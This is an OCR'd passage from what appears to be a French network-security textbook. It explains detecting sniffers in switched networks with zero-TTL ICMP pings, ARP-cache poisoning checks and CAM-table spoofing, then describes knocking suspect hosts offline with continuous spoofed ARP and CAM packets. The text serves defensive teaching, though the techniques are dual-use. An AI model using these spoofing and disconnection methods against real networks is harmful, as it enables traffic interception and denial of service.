– si le routage IP est désactivé, la machine cible va détruire le paquet et ne génère aucun paquet d'erreur (figure 7.5) ;

– si le routage IP est activé, la machine va détruire le paquet puisque son TTL vaut 0 pendant le transit, et envoie vers la machine de test un message ICMP d'erreur de type temps dépassé (type = 11 et code = 0). Ce message d'erreur indique que le paquet d'origine est détruit puisque son TTL vaut 0 pendant le transit et contient une partie du paquet détruit (figure 7.5).





Figure 7.5. *Génération des paquets ping ICMP avec TTL nul*

Exemple



La machine de test a une adresse IP et une adresse MAC égales à 172.16.16.20 et 00:30:4F:22:66:56, respectivement. La machine cible a une adresse IP et une adresse MAC égales à 172.16.16.2 et 00:02:A5:B6:E3:82, respectivement. Le générateur de paquet du *sniffer* CommView est utilisé pour produire le paquet *ping* ICMP avec TTL nul (écran ci-dessus).

La figure 7.6 montre que lorsque le routage IP est désactivé, la machine d'adresse IP 172.16.16.2 reçoit le paquet *ping* ICMP avec TTL nul et le détruit sans générer de message d'erreur.




Figure 7.6. *Paquets échangés avec routage IP désactivé dans une machine cible*





Figure 7.7. *Paquets échangés avec routage IP activé dans la machine cible*

La figure 7.7 montre que lorsque le routage IP est activé, la machine d'adresse IP 172.16.16.2 reçoit le paquet *ping* ICMP avec TTL nul et le détruit mais génère un paquet ICMP d'erreur de type temps dépassé (type = 11 et code = 0).

L'écran ci-dessous du *sniffer* Sniffer Pro montre le contenu du paquet ICMP d'erreur (paquet numéro 2) généré par la machine d'adresse IP 172.16.16.2, suite à la réception du paquet *ping* ICMP avec TTL nul (paquet numéro 1).



Phase 2 : détection des machines avec le routage IP activé

Le processus de détection des machines réalisant des activités de *sniffing* dans un réseau commuté revient simplement à détecter les machines dont le routage IP est activé. Ainsi, si une machine cible envoie à la machine de test un paquet ICMP d'erreur de type « temps dépassé » suite à la réception d'un paquet *ping* ICMP avec TTL 0, cela signifie que le routage IP est activé dans cette machine.

Afin de réaliser cette tâche, la machine de test exécute un *sniffer* qui permet de capturer uniquement les paquets ICMP d'erreur de type « temps dépassé » (type = 11

et code = 0), ayant comme adresse IP de destination l'adresse IP de la *machine de test*. Toute machine générant ce type de paquet est une machine dont le routage IP est activé. L'objectif de cette phase est d'alerter l'administrateur réseau des machines dont le routage IP est activé.

7.6.2. *La détection de la corruption du cache ARP*

Dans le paragraphe précédent, nous avons décrit deux techniques permettant la détection des machines avec le routage IP activé. Dans ce paragraphe, nous décrirons deux méthodes permettant de détecter les machines ayant réalisé l'attaque de la corruption du cache ARP. Si une machine avec le routage IP activé a en plus corrompu auparavant les caches ARP d'autres machines, alors on peut conclure que cette machine a activé le routage IP dans le but de sniffer le réseau.

7.6.2.1. *La corruption du cache ARP de la machine sniffeuse*

Cette technique consiste à corrompre le cache ARP d'une machine suspecte[13] afin de l'obliger à router vers la machine de test les paquets reçus des machines victimes. Si elle délivre un trafic quelconque, c'est qu'elle fait vraiment du *sniffing*.




Figure 7.8. *Les valeurs initiales des entrées des caches ARP des machines du réseau*

13. Rappelons qu'une machine est suspectée quand on détecte que son routage IP est activé.

La figure 7.8 représente les valeurs initiales des entrées des caches ARP des machines du réseau, avant le processus de la corruption du cache ARP d'une machine suspecte.

A, B, C, D et E sont les machines du réseau. A et B sont en communication. D a son routage activé et est en train de sniffer le trafic entre A et B. E est la machine que l'administrateur utilise comme machine de test.

On procède de la manière suivante. Lorsqu'on détecte une machine avec son routage IP activé, on corrompt son cache ARP. Dans notre exemple, à partir de la machine de test (notée E), on envoie des requêtes ARP falsifiées vers la machine D. De cette façon, toutes les entrées dans le cache ARP de la machine D auront comme adresse MAC l'adresse MAC de la machine E (MAC_E). On obtient l'état illustré figure 7.9.




Figure 7.9. *Les valeurs des entrées dans le cache ARP de la machine D après l'attaque*

Ainsi tout trafic échangé entre les machines A et B passera d'abord par la machine D, ensuite il sera retransmis vers la machine E. Ainsi, quand la machine A envoie un paquet à la machine B, ce paquet aura la structure suivante :

IP source = **IP_A**
IP destination = **IP_B**
MAC source = **MAC_A**
MAC destination = **MAC_D**

Ce paquet arrive à D, qui va le router immédiatement vers E, puisque son cache ARP a été corrompu (figure 7.9). Le paquet envoyé à E aura la structure suivante :

IP source = **IP_A**
IP destination = **IP_B**
MAC source = **MAC_D**
MAC destination = **MAC_E**

En analysant ce paquet, la machine E révèle que l'adresse source IP est celle de la machine A mais son adresse source MAC est celle de D alors qu'elle doit être MAC_A. On a donc la preuve que la machine D a corrompu auparavant le cache ARP de la machine A afin de sniffer son trafic.

7.6.2.2. *La corruption de la table CAM du* switch




Figure 7.10. *Les valeurs initiales des entrées dans la table CAM*

Cette technique consiste à corrompre la table CAM (la table de commutation) du *switch* qui contient des entrées (adresse MAC/Port) représentant les correspondances entre les ports auxquels les stations sont connectées et leurs adresses MAC[14].

La figure 7.10 représente les valeurs initiales des entrées de la table CAM, avant le processus de corruption.

On suspecte la machine connectée sur le port 4 qui est la machine D (avec routage IP activé), de sniffer le trafic échangé entre les machines A et B.

Dans une première étape, la machine de test E envoie un paquet destiné à une machine d'adresse IP inexistante avec pour adresse source MAC l'adresse de D, la machine suspecte.

Ce qui va obliger le *switch* à mettre à jour la table CAM. Désormais tout le trafic destiné à D est routé vers E. Le paquet a, au niveau de l'en-tête Ethernet, la structure suivante :

MAC source = **MAC_D**
MAC destination = Adresse fictive

Dans une deuxième étape, la machine E envoie un autre paquet destiné encore à une machine d'adresse IP quelconque avec pour adresse source MAC l'adresse de B.

Ce qui va obliger de nouveau le *switch* à mettre à jour la table CAM. Désormais tout le trafic destiné à B est routé à son tour vers E. Le paquet aura la structure suivante :

MAC source = **MAC_B**
MAC destination = Adresse fictive

La figure 7.11 illustre le résultat de la mise à jour de la table CAM après le passage des deux paquets.

14. Pour plus d'information, voir chapitre 1.




Figure 7.11. *Les valeurs des entrées dans la table CAM du* switch *après l'attaque*

Ainsi, tout paquet destiné à la machine B ou à la machine D va être redirigé vers la machine de test.

Ensuite, la machine E envoie vers la machine A un paquet TCP ayant pour adresse source IP l'adresse de la machine B (IP_B). La machine A va répondre par un paquet. Quelle que soit la nature du paquet de réponse généré par la machine A, il arrivera à la machine de test puisque la table CAM a été corrompue.

Deux types de paquets de réponse sont possibles.

1) Si le cache ARP de la machine A n'est pas corrompu, le paquet de réponse aura comme adresse destination MAC_B et, au niveau des en-têtes Ethernet et IP, sa structure sera la suivante :

IP source = **IP_A**
IP destination = **IP_B**
MAC source = **MAC_A**
MAC destination = **MAC_B**

2) Si au contraire le cache de A a été corrompu, le paquet généré aura comme adresse destination MAC_D et, au niveau des en-têtes Ethernet et IP, sa structure sera la suivante :

IP source = **IP_A**
IP destination = **IP_B**
MAC source = **MAC_A**
MAC destination = **MAC_D**

Ainsi, Si l'on reçoit un paquet qui appartient au second type, on en conclut que la machine D a corrompu auparavant le cache ARP de la machine A et par conséquent elle est en train de faire du *sniffing*.

Il est important de noter que dans le cas où le cache ARP de la machine A n'est pas corrompu, on choisit une autre machine du réseau et on recommence le même procédé. A la fin, si aucun cache n'est corrompu, on peut conclure que la machine incriminée (D dans notre exemple) a en effet le routage IP activé mais n'est pas en train de sniffer le réseau. Il se peut donc que l'utilisateur de D ait activé par inadvertance le routage IP de sa machine, sans avoir l'intention de sniffer le réseau.

7.7. Déconnexion des machines sniffeuses

Une fois qu'une machine sniffeuse a été détectée, l'administrateur réseau se doit de la déconnecter sans délai. Pour ce faire, il a à sa disposition, entre autres, les deux méthodes suivantes.


7.7.1. *Les requêtes ARP falsifiées*

L'attaque consiste à envoyer une requête ARP de *broadcast* falsifiée. La requête ARP falsifiée recherche l'adresse MAC d'une machine d'adresse quelconque. En principe, dans le champ « *Adresse source IP* » de l'en-tête ARP, l'administrateur doit inscrire l'adresse IP de sa propre machine[15]. Il tape plutôt l'adresse IP de sa cible, transformant ainsi la requête ARP en une requête falsifiée. De plus, il met dans le champ « *Adresse source MAC* » une adresse quelconque.

Lorsque la machine cible reçoit la requête ARP falsifiée, elle note que la machine émettrice de la requête ARP possède la même adresse IP que la sienne, et


15. Pour de plus amples informations sur le protocole ARP, voir chapitre 1.

affiche un message d'erreur pour alerter son utilisateur. Par exemple, sur une machine Windows XP, le message d'erreur suivant (écran ci-dessous) est affiché : « *Le système a détecté un conflit d'adresse IP avec un autre système sur le réseau* ». Nous abordons ce point parce que si l'une des machines gérées par l'administrateur était attaquée, il doit savoir quel type de message il va recevoir.



Quand c'est lui qui attaque, l'administrateur doit continuer à bombarder la machine incriminée. Si la machine est sous Windows, elle finira par être déconnectée. Par contre, si elle est sous Linux, son système sera seulement ralenti.

Pour produire et envoyer en continu une requête ARP falsifiée, l'administrateur peut utiliser le générateur de paquet de CommView. L'écran suivant montre les valeurs des différents champs d'une requête ARP falsifiée.



7.7.2. *L'attaque de la table CAM du* switch[16]

Dans un réseau commuté, toutes les stations sont reliées à un commutateur (*switch*) qui a la charge d'envoyer les trames qu'il reçoit aux bons destinataires. Chaque machine est connectée au commutateur sur un port. Ainsi, seuls les destinataires d'une trame la reçoivent, mais les autres machines n'y ont pas accès.

L'attaque consiste à envoyer un paquet quelconque (ARP ou IP) falsifié, visant à corrompre le contenu de la table CAM. A partir de sa machine, l'administrateur génère un paquet falsifié et l'envoie au *switch*. Dans l'en-tête Ethernet du paquet, il initialise le champ « adresse destination MAC » par l'adresse MAC de la machine cible. De cette façon, lorsque le *switch* reçoit le paquet, il met à jour automatiquement le contenu de sa table CAM. Après quoi, tout trafic destiné à la machine cible sera envoyé vers la machine de l'administrateur. Afin de déconnecter complètement du réseau la machine cible, l'administrateur doit empêcher le trafic reçu d'être routé vers la machine cible. Pour maintenir cette situation, il doit envoyer le paquet falsifié d'une façon continue (figure 7.12).





Figure 7.12. *Corruption de la table CAM du* switch *pour déconnecter une machine cible*

16. Voir chapitre 1, section 1.5.

7.8. L'outil Advanced AntiSniffer

Advanced AntiSniffer se base sur les deux techniques de détection des machines avec un routage IP activé, à savoir la méthode du *ping* ICMP piège et la méthode du *ping* ICMP avec TTL nul. De plus, cet outil permet de détecter parmi les machines avec un routage IP activé, celles qui ont réalisé auparavant une attaque de corruption du cache ARP sur des machines. Enfin, il utilise les techniques de déconnexion.

Comme le montre l'écran ci-dessous, Advanced AntiSniffer affiche la liste des machines avec le routage IP activé dans la plage d'adresses IP : 172.16.16.1 – 172.16.16.30. Ainsi a-t-il détecté deux machines dont le routage IP est activé, à savoir les machines 172.16.16.1 et 172.16.16.20.



Quand la liste des machines incriminées est affichée, pour identifier celles qui ont déjà réalisé la corruption des caches ARP, l'utilisateur n'a qu'à appuyer sur le bouton « *Next Screen* ». Il peut alors passer à la contre-attaque.

Le menu « *Option/Attack* » lui propose deux attaques, à savoir « *IP duplication attack* »[17] et « *MAC Duplication attack* »[18].

7.9. Résumé du chapitre 7

Ce chapitre aura montré les différentes techniques de détection du *sniffing* dans les réseaux commutés. En effet, pour réaliser des détournements de trafic, les espions utilisent principalement la technique de la corruption du cache ARP. La détection de cette corruption est donc une étape primordiale dans le processus général de détection du *sniffing*.

Dans un réseau commuté, une machine doit activer le routage IP afin de rediriger les paquets détournés vers leurs vraies destinations. Les techniques du *ping* ICMP piège et du *ping* ICMP avec TTL nul permettent de détecter ces machines espionnes. Cependant, ces techniques sont devenues maintenant assez documentées et les pirates peuvent ainsi facilement utiliser un filtre ou modifier le noyau de leur système pour accepter et traiter uniquement les paquets venant des machines espionnées. Ainsi, la machine du pirate ne génère aucune réponse à un paquet reçu d'une machine, rendant ces techniques inefficaces.

Cependant, la plupart des *sniffers* dans les réseaux sont utilisés par des pirates plutôt amateurs qui ne savent pas manipuler les noyaux des systèmes d'exploitations faute de compétence. Par conséquent, la détection des *sniffers* par les techniques exposées dans ce chapitre reste encore très efficace la plupart du temps.

17. Voir plus haut, section 7.1.
18. Voir plus haut, section 7.2.

Clique ici pour plus de livres : https://t.me/formations8

BIBLIOGRAPHIE

Ouvrages

CHATELAIN Y. & ROCHE L., *Hacker, le 5e pouvoir*, Maxima, Paris, 2002.

COLE E., *Hackers Beware*, New Riders Publishing, New York, 2002.

KAEO M., *Sécurité des réseaux*, Campus Press, Paris, 2000.

KLEVINSKY T.J., LALIBERTE S., GUPTA A., *Hack IT*, Addison-Wesley, Boston, 2002.

LARCHER E., *Internet Sécurité*, Eyrolles, Paris, 2000.

LEBLANC D., SMITH B. & LAM K., *Assessing Network Security*, Microsoft Press, Portland, 2004.

LEVY S., *Hackers : Heroes of the Computer Revolution*, Penguin Putnam, East Rutherford, 2001.

MANSFIED R., *Hacker attaque*, Sybex, Paris, 2001.

NORTHCUTT S., ZELTSER L. & KENT K., *Inside Network Perimeter Security*, Sams, Indianapolis, 2005.

SCAMBRAY J., MCLURE S. & KURTZ G., *Halte aux hackers*, OEM, Paris, 2001.

SCHNEIER B., *Secrets and Lies : Digital Security in a Networked World*, John Wiley & Sons, New York, 2004.

SKOUDIS E. (DIR.), *Counter Hack*, Prentice-Hall, New Jersey, 2002.

STEVENS R., *TCP/IP illustré, Les protocoles*, volume 1, Vuibert Informatique, Paris, 1998.

SZOR P., *The Art of Computer Virus Research and Defense*, Addison-Wesley Professional, Boston, 2005.

TRABELSI Z. & LY H, *La Sécurité sur Internet*, Hermès, Paris, 2005.

Articles

DHAR S., « Sniffers: Basics and Detection », http://www.rootshell.be/~dhar/sniffers.html.

